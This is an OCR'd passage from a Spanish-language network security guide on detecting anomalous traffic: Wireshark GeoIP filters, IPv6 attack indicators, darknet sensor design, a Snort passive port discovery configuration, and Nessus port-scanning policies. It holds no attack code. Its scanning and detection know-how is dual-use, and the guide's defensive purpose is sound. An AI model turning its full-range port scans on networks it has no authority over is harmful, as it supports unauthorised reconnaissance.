


Ilustración 58. Geolocalización con Wireshark

En la misma ventana de *Endpoints* podremos ver un botón que indica *Maps*, si pulsamos en el mismo, se abrirá en nuestro navegador un fichero HTML en el que visualmente y en un mapamundi podremos ver la localización geográfica de las IP de la captura que le hemos pasado a *Wireshark*. Además si pinchamos en alguno de

las marcas se nos desplegará una ventanita con información relativa a la IP sita en ese lugar:




Ilustración 59. Geolocalización con Wireshark

Wireshark dispone además de una serie de filtros de visualización para *GeoIP*[184] como por ejemplo:

***Ip.geoip.city**: Source o Destination GeoIP City.*

***Ip.geoip.country**: Source o Destination GeoIP Country.*

***Ip.geoip.dst_city**: Destination GeoIP City.*

***Ip.geoip.dst_lat**: Destination GeoIP Latitude.*

***Ip.geoip.src_country**: Source Geoip Country.*

***Ip.geoip.src_org**: Source GeoIP Organization.*

184 **Display Filter Reference: Internet Protocol Version 4**
http://www.wireshark.org/docs/dfref/i/ip.html




Ilustración 60. Filtros geolocalización *Wireshark*

Se podrá filtrar por país de origen, como por ejemplo:

Ip.geoip.src_country == “china”

Y se podrá visualizar todos aquellos paquetes en los que la IP de origen procede de China.

6.2.1.2.2. Capa de Red. IPV6

Un posible indicador de que algo extraño puede estar ocurriendo en mi red es la detección de tráfico IPv6 en la misma si en principio solo debiera tener conexiones IPv4. En muchas ocasiones, no se monitoriza el tráfico IPv6 porque no se disponen de los IDS/IPS, *firewalls* u otro tipo de herramientas de gestión de tráfico de red específicas para este tipo de tráfico.

Debido a su baja adopción en las redes finales, muchas aplicaciones y sistemas aún no se encuentran preparadas adecuadamente para soportar este protocolo, lo que, en algunas redes, puede derivar en un comportamiento inseguro y puede ser una puerta de entrada ante nuevos ataques. Los primeros ataques al protocolo IPv6 no se han hecho esperar y entre ellos se pueden encontrar entre otros el ataque *Neighbor Spoofing*[185] , similar al ataque de *ARP Spoofing* en IPv4 y *SLAAC Attack*[186] [187] que se corresponde con el ataque *Man in the middle* en IPv6.

En la actualidad, los equipos Windows, Linux y Mac OS X vienen preparados con IPv6 e incluso es la configuración por defecto en algunas versiones Windows, en la mayoría de las distribuciones de Linux o en Mac OS X Lion. De esta forma los equipos pueden cambiar a trabajar en modo IPv6 en cualquier momento convirtiéndose así en víctimas potenciales de algún ataque de red que afecte a IPv6.[188]

Utilizando herramientas de monitorización de tráfico como *Wireshark* o *Tshark* podemos inspeccionarlo y detectar la presencia de IPv6 en nuestra red y verificar si es o no anómalo. *Wireshark* nos proporciona diversos filtros de visualización para IPv6 que podemos utilizar para dicha detección.[189]

---

185 **Neighbor Spoofing**
http://www.elladodelmal.com/2012/11/hacking-en-redes-de-datos-ipv6-neighbor.html
186 **Slaac attack**
http://unaaldia.hispasec.com/2011/04/slaac-attack-el-en-el-medio-de-ipv6.html
187 **Configuración silenciosa en IPv6 – Ataque al protocolo SLAAC de autoconfiguración de direcciones**
http://www.inteco.es/blogs/post/Seguridad/BlogSeguridad/Articulo_y_comentarios/ipv6_Ataque_SLAAC
188 **Desactivar Ipv6 y evitar ataques de red**
http://www.elladodelmal.com/2012/02/desactivar-ipv6-y-evitar-ataques-de-red.html
189 **Display Filter Reference: Internet Protocol Version 6**
http://www.wireshark.org/docs/dfref/i/ipv6.html

El IDS *Snort*, soporta IPv6 desde la versión 2.8.4 de 2007 y en versiones recientes (actualmente 2.9.4) este soporte está consolidado[190]. Las firmas existentes para IPv4 se pueden utilizar para IPv6, por tanto es importante tenerlo actualizado si estamos trabajando con IPv6. *Nmap v6* también ofrece un soporte completo para IPv6[191], lo que nos puede ser útil para la detección de IPv6 en nuestros sistemas.

6.2.1.2.3. Capa de Red. *Darknets*

Una ***Darknet*** [192] [193] [194] [195] es una porción de mi red, un determinado espacio de direcciones IP *enrutado* pero en el cual no hay servidores ni servicios activos, es decir, de manera externa ningún paquete debería estar dirigido contra esa red.

Cualquier paquete que entre en una *Darknet* no debería ser legítimo, podría llegar por errores, políticas pobres de seguridad o una deficiente configuración (como por ejemplo mensajes de *broadcast* enviados a un segmento al cual no pertenece el emisor) pero la mayoría de estos paquetes llegarían enviados por algún tipo de acción sospechosa como algún *malware*[196] que estuviera buscando de manera activa dispositivos vulnerables, de ahí que envíe paquetes a la *Darknet*.

Integrar en nuestra *Darknet* un servidor recolector que recoja todo lo que en ella entra nos ayudaría a recopilar más información sobre tráfico anómalo/malicioso que pudiera estar circulando por la misma, ayudándonos además a reducir el número de falsos positivos para cualquier dispositivo o tecnología y también en la detección de ataques en tiempo real, o en el análisis forense de tráfico. Antes de

---

190 **Snort 2.9.4.0 has been released**
http://blog.snort.org/2012/12/snort-2940-has-been-released.html
191 **Nmap- Changes IPv6**
http://nmap.org/6/#changes-ipv6
192 **Introducción a las Darknets**
http://www.securityartwork.es/2013/02/11/introduccion-a-las-darknets/
193 **Darknets**
http://www.team-cymru.org/Services/darknets.html
194 **The Internet Motion Sensor**: **A distributed global scoped Internet threat monitoring system**
http://www.eecs.umich.edu/techreports/cse/04/CSE-TR-491-04.pdf
195 **The UCSD Network Telescope**
http://www.caida.org/projects/network_telescope/
196 **Responding to Zero Day Threats**
http://www.sans.org/reading_room/whitepapers/incident/responding-zero-day-threats_33709

poner en marcha la creación de una *Darknet* en nuestra red se ha de tener en cuenta una serie de puntos:

- Definir las características de la red (topología, alcance, visibilidad) más idónea.
- Concretar equipamiento *hardware* y *software* a instalar teniendo en cuenta que tipo de datos se quieren recolectar y como se quieren tratar (herramientas de captura de tráfico, herramientas análisis de tráfico, etc.)

¿Qué ataques podemos monitorizar a través de una *Darknet*? [197] [198]

- Tráfico sospechoso por puertos (TCP, UDP, ICMP, etc.) o relacionado con determinados servicios (SSH, FTP, WEB, etc.): ataques de fuerza bruta contra servicios, escaneos, etc.
- Direcciones IP y dominios en lista negra.
- Ataques específicos y dominios en listas negras.
- Determinados patrones generados por *malware* (escaneos, aumento de tráfico, baja de servicios, etc.)
- Posible tráfico malicioso hacia redes externas.
- Nuevas tendencias de ataques.

Existe *malware* que explota los recursos compartidos abiertos de sistemas **Microsoft Windows**. Un rasgo común de este tipo de *malware* es el escaneo de sistemas escuchando en el puerto 445/TCP. Así pues, consultando nuestras herramientas de monitorización de tráfico de red en la *Darknet* se puede evidenciar si se ha producido un escaneo hacia el puerto 445/TCP; evidencia que, de confirmarse, sería una señal de alerta puesto que los paquetes que se detectan dentro de la *Darknet* son sospechosos de derivarse de algún tipo de problema.

197 **Diseño e implementación de una Darknet para monitoreo de la red en Chile – CLCERT**
http://www.proyectoamparo.net/files/InformefinalAmparo-CLCERT.pdf
198 **Aprendiendo del enemigo**
http://www.csirt-antel.com.uy/main/public/aprendiendo-del-enemigo-01.pdf

Otro ejemplo práctico, que también nos traen desde **Team-Cymru** es sobre el gusano **Slammer**[199], el cual realiza un ataque de tipo *DoS* a servidores SQL mediante el envío múltiple de archivos con el código del gusano al puerto 1434TCP. Uno de los síntomas de la presencia de **Slammer** es el considerable aumento del tráfico de red a través del puerto UDP 1434 (*SQL Server Resolution Service Port*). Detectando en nuestra *Darknet* un indicador de este tipo nos alertaría sobre la presencia de este *malware* en nuestra red.

En definitiva, una vez se tenga implantada nuestra *Darknet*, se puede recabar toda la información del tráfico que llegue a esta red mediante un sistema IDS instalado en el servidor recolector que nos permita analizar todo el tráfico y gestionar las alertas correspondientes.

Creación de una *Darknet*

El primer paso en el despliegue de una *Darknet* es ubicarla en un sitio adecuado, así que se deberá escoger uno o varios segmentos de direcciones IP de la red que serán *enrutadas* hacia la *Darknet*. Desde **Team-Cymru** recomiendan utilizar un espacio de direcciones de al menos una clase C (a mayor espacio reservado mayor visibilidad se conseguirá).

El siguiente paso consiste en reservar el espacio físico y lógico para la *Darknet*. Se recomienda encarecidamente no poner una *Darknet* en el mismo dominio de colisión o VLAN que otras subredes; el objetivo de la *Darknet* es proveernos de datos fiables, así que es importante evitar *el envenenamiento* de la *Darknet* con tráfico legítimo, además de no incluir las direcciones IP de la Darknet en el DNS público. Un ejemplo de propuesta de *DarkNet* que nos trae el **CLCERT** sería similar, a grandes rasgos,[200] a la siguiente arquitectura:

199 **SQL Slammer**
http://en.wikipedia.org/wiki/SQL_Slammer
200 **Diseño e implementación de una Darknet para monitoreo de la red en Chile – CLCERT**
http://www.proyectoamparo.net/files/InformefinalAmparo-CLCERT.pdf




Ilustración 61. Arquitectura *Darknet*

***Router* de *Darknet*:** configurado de forma que transmita todo el contenido que entre a la *Darknet* al servidor recolector. La *Darknet* que nos propone **Team-Cymru** es de tipo '*agujero negro*', es decir, el tráfico entra pero no sale. El *router* deberá estar configurado de la manera más segura posible de forma que permita todos los paquetes pasar a la *Darknet* pero no a la inversa, debería alertarnos en caso de que se detectara tráfico saliente de la *Darknet*. Se debe evitar cualquier interacción con el origen de los paquetes detectados por el servidor recolector, por ésto no se debe permitir la salida de tráfico de la *Darknet*. Deberá estar configurado para SNMP (para estadísticas de tráfico –utilizando por ejemplo la herramienta *MRTG*[201]- las nuevas amenazas de *malware* pueden detectarse fácilmente basándose únicamente en las estadísticas de tráfico de la interfaz de la *Darknet*). Interesa que el acceso a este tipo de información y las alertas, se realicen por medio de una interfaz adicional de gestión del servidor recolector a través de la red administrativa.

Servidor Recolector: sumidero de la *Darknet* que recopilará todo el tráfico entrante. Sería interesante instalar un IDS, analizador de protocolos o similar.

201 **MRTG**
http://oss.oetiker.ch/mrtg/

Red administrativa: red especialmente bastionada ya que recibirán de manera continua tráfico malicioso y en la que se procesaran los datos procedentes del servidor recolector, se obtendrán estadísticas e informes sobre el tráfico detectado.

En definitiva, y puesto que todo el tráfico en la *Darknet* es potencialmente sospechoso, este tipo de sistema puede sernos muy útil para detectar tráfico malicioso o anomalías de configuración de dispositivos en nuestra organización y un buen indicador de alerta en cuanto a detección de ataques dirigidos.

6.2.1.3. Capa de Transporte

6.2.1.3.1. Capa de Transporte. Detección de Servicios Sospechosos

Para poder realizar una gestión de la seguridad de la organización, es imprescindible disponer de un inventario detallado de los activos conectados a la red así como de todos los servicios que estos ofrecen. De esta forma, en caso de detectar un activo o servicio desconocido, se debe averiguar su origen y evaluar si supone una amenaza para la organización.

Es recomendable habilitar solamente aquellos servicios que sean estrictamente necesarios para el funcionamiento de los sistemas y aplicaciones. En caso de equipamiento que esté expuesto en zonas DMZ o que deban ser accedidos desde Internet, se deben tomar medidas adicionales de protección asegurando previamente un bastionado de los equipos y limitando el acceso desde la red origen concertada.

Muchos *troyanos* utilizan habitualmente los mismos puertos [202], lo cual no significa que se tenga una infección de *malware* si se encuentra alguno de esos puertos abiertos, pero si ese puerto no es habitual que se use en una organización y de repente se detecta abierto nos debería generar una alerta para revisarlo cuanto antes. Una revisión periódica de los servicios ofrecidos al exterior podría ayudarnos a la hora de detectar un posible ataque, sea a través de un intento de explotación de una determinada vulnerabilidad, conexiones remotas no autorizadas, *malware*, filtración de datos o similar.

Existen diferentes técnicas que una organización puede utilizar para llevar a cabo esa revisión periódica de servicios/puertos abiertos que se encuentren accesibles desde redes externas. A continuación se enumeran algunas.

Preprocesador para *Snort*: *Passive Port Discovery*

Es posible desarrollar un preprocesador para el IDS *Snort* que nos permita alertarnos de nuevos equipos y nuevos servicios, tras analizar el tráfico de una red previamente conocida. En el blog **Security Art Work** detallan cómo han desarrollado un preprocesador para *Snort* (*Passive Port Discovery*) [203], empleando el lenguaje de programación C y la API proporcionada por *Snort*. De esta forma, es capaz de aprender inicialmente el conjunto de activos y servicios que conforman una red de forma totalmente pasiva, pudiendo obtener un mapa de puertos sin interactuar con las máquinas del entorno.

El preprocesador en cuestión, genera y utiliza una base de conocimiento que es retroalimentada durante un periodo inicial de aprendizaje, periodo en el que el preprocesador recolecta la información de cada equipo concreto (de cada uno de los servicios levantados/puertos abiertos de cada equipo detectado) antes de iniciar el periodo de notificaciones en el que alertará de los nuevos servicios (TCP/UDP) descubiertos.

Para el despliegue del preprocesador se configurará el archivo *snort.conf* con los siguientes parámetros:

---

202 **Lista de puertos utilizados por troyanos**
http://www.adslzone.net/lista-de-puertos-troyanos.html
203 **Nuevo preprocesador de snort: Passive port discovery**
http://www.securityartwork.es/2011/07/25/nuevo-preprocesador-de-snort-passive-port-discovery/

- ***Alert_host* [*Bool*]:** este parámetro activa la notificación de nuevos hosts descubiertos. Un valor igual a 1 indicará que está activo.

- ***Timing_ knowledgebase* [tiempo]:** periodo de tiempo por el cual el preprocesador guardará a disco la base de conocimiento (*knowledgebase*).

- ***Knowledgebase* [archivo]:** base de conocimiento. Archivo donde se guardará el conjunto de las IPs descubiertas y sus puertos.

- ***Training* [tiempo]:** periodo de tiempo del proceso de aprendizaje. Durante ese periodo de tiempo toda dirección IP y todo servicio detectado serán almacenados en la base de datos. Una vez terminado este periodo de entrenamiento, se notificará cualquier cambio sobre la información detectada que no coincida con la que se encuentra almacenada en la base de conocimiento.

- ***Proto* [TCP, UDP, TCP/UDP]**: protocolo sobre el que trabajará el preprocesador.

- **Direccionamiento [IP, SUBNET]:** rango de IP bajo nuestro ámbito de protección.

Un ejemplo de configuración del fichero *snort.conf* podría ser el siguiente:

```
preprocessor pasive_port_discover: alert_host 1 \
                                   knowledgebase  /snort/etc/knowledgebase.txt \
                                   timing_knowledgebase 1800 \
                                   training 2628000 \
                                   proto TCP \
                                   subnets $HOME_NET
```

Como se observa en el ejemplo, cada 30 minutos el preprocesador guardará en disco la base de conocimiento, y el periodo de aprendizaje está estimado en un mes de duración. Así, durante este mes estará aprendiendo y creándose la base de reconocimiento con todos nuestros *host* y servicios ofrecidos. A partir de ese mes, se comenzará a notificar sobre cada servicio nuevo detectado. Un resumen de una alerta que nos saltaría en nuestro IDS con *Snort* sería la siguiente:

```
Alerta: passive_port_discover preprocessor: Nuevo servicio TCP detectado

Sonda: unknown:eth1

Origen: 192.168.1.86

Destino: 213.27.231.65

Puerto origen: 50453

Puerto destino: 23733

Fecha: Sun Mar 25 18:30:09 CEST 2012
```

Monitorización de servicios sospechosos utilizando la herramienta *Nessus*

Nessus[204] es una de las herramientas de análisis de vulnerabilidades más utilizadas pero aparte de su uso en la detección de servicios susceptibles de ser explotados, se puede configurar para realizar un inventario de los servicios que ofrecemos y detectar servicios sospechosos.

En el análisis de vulnerabilidades en una red, *Nessus* realiza las siguientes pruebas:

- **Comprobación del estado de los sistemas**: Consiste en realizar una prueba de *'ICMP echo request'* para no escanear los sistemas que no respondan.
- **Escaneo de puertos**: revisa los puertos especificados en el análisis mediante distintos procedimientos.
- **Identificación de servicios**: para los puertos marcados como disponibles en el paso anterior, se intenta identificar el servicio y la aplicación asociada al mismos, así como su versión a través de información como *banners*, inspecciones locales o pruebas de respuesta.
- ***Plugins* de análisis**: para cada servicio/aplicación detectada se busca en el conjunto de *plugins* disponibles los correspondientes a las aplicaciones encontradas en el paso previo, y se ejecutan.

204 **Nessus Vulnerability Scanner**
http://www.tenable.com/products/nessus

Cada uno de estos pasos es parametrizable según las necesidades del usuario, así pues, nos podemos crear una política especialmente configurada para que, de forma muy poco intrusiva, *Nessus* escanee las redes indicadas identificándonos los equipos levantados y puertos activos. Para crear una nueva política, nos dirigimos a *Policies –Add* (parte superior de la pantalla), ésto abre una nueva ventana que nos permite la introducción de todas las características necesarias para una política. En la pestaña *General*, nos centraremos en las siguientes secciones:

- ***Basic***, en la que se indica el nombre que se quiera para nuestra política y una pequeña descripción así como la visibilidad que tendrá la misma.

- ***Port Scanners*,** que indica a *Nessus* que motores de análisis utilizar en el análisis de puertos. Se pueden utilizar conexiones TCP o UDP, así como paquetes SYN o un simple *Ping*, para determinar si el equipo o puertos están disponibles.

- ***Port Scan Options*:** descripción de los puertos que se van a analizar. Los puertos indicados corresponden a ambos protocolos (TCP y UDP). Se puede hacer desde una lista personalizada de puertos, un valor *default* que analiza los aproximadamente 4790 puertos más comunes o la opción *all* que analiza los 65535 puertos disponibles.

Para nuestro análisis se marcará en *Port Scanner* las opciones de *TCP Scan*, *UDP Scan, SYN Scan, SNMP Scan* y *Ping Host*. Indicaremos la opción *all* o bien (1-65535) en *Port Scan Options* ya que lo que se desea es buscar servicios en todos los puertos disponibles. En la siguiente imagen podemos ver el detalle de la pestaña *General*:

